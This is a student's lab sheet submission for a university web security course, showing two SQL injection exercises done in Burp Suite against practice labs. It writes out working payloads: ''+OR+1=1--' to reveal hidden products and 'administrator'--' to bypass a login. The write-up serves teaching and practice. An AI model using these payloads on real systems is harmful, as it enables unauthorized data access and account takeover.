Sri Lanka Institute of Information Technology

SQL injection

WD - Lab sheet 7 - Wednesday Group Submission

IE2062 – Web Security.

Submitted by:


IT22199508 – Athapaththu A.M.M.I.P

Date of submission


2024.04.23

1) SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


- Access the lab




- Use Burp Suite to intercept and modify the request that sets the product category filter.




- Go to proxy settings and turn on the tick on Intercept responses on the following rules:



- Modify the category parameter, giving it the value '+OR+1=1--




- Submit the request, and verify that the response now contains one or more unreleased products.




2) SQL injection vulnerability allowing login bypass


- Access the lab.




- Use Burp Suite to intercept and modify the login request.




- Use Burp Suite to intercept and modify the login request.



- Modify the username parameter, giving it the value: administrator'--




- Now you can see you solved the lab by Modify the username parameter, giving it the value: administrator'--



